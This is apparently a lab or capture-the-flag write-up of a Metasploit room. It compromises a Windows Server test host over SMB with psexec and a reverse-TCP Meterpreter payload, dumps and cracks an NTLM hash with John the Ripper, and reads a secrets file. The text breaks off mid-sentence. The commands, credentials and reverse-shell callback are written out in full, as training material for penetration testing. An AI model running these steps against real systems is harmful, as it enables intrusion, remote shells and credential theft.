Target: ACME-TEST, domain FLASH, Windows Server 2019. Compromised over SMB with valid credentials using exploit/windows/smb/psexec. The rest of the room focused on Meterpreter as a post-exploitation interface.
The most important lesson was not the individual commands — it was session awareness.
Initial Access
msfconsole
use exploit/windows/smb/psexec
set RHOSTS 10.144.184.164
set SMBUser ballen
set SMBPass Password1
set LHOST 192.168.128.19
run

Baseline Verification
sysinfo
getuid
Confirmed: hostname ACME-TEST, domain FLASH, privilege level NT AUTHORITY\SYSTEM.


The Architecture Mismatch Problem
Initial hashdump attempts failed with Incorrect function — even from a SYSTEM Meterpreter session. The issue wasn't syntax. It was session selection.
sessionsMultiple sessions were open, including both x86 and x64 Meterpreter sessions. Running hashdump from an x86 session against a 64-bit Windows target fails. The fix:
set payload windows/x64/meterpreter/reverse_tcp
run
sessions -i 2

Before troubleshooting a command too deeply, verify which session is actually in use.
hashdump
From the correct x64 session:

hashdumpRelevant output:
jchambers:1114:aad3b435b51404eeaad3b435b51404ee:69596c7aa1e8daee17f8e78870e25a5c:::NTLM hash for jchambers: 69596c7aa1e8daee17f8e78870e25a5c
Cracking the NTLM Hash

Used a second local terminal instead of trying to crack inside Meterpreter — keeps the session stable and the workflow clean.
echo '69596c7aa1e8daee17f8e78870e25a5c' > jchambers.hash
john --format=NT jchambers.hash
john --show --format=NT jchambers.hash
Recovered: Trustno1
Post-Exploitation — File Discovery

Dropped into a Windows shell from Meterpreter:
shell
net share
Identified user-created share: speedster → C:\Shares\speedster
Rather than crawling the entire filesystem recursively, used targeted search:
where /r C:\ secrets.txtC:\Program Files (x86)\Windows Multimedia Platform\secrets.txttype "C:\Program Files (x86)\Windows Multimedia Platform\secrets.txt"My Twitter password is 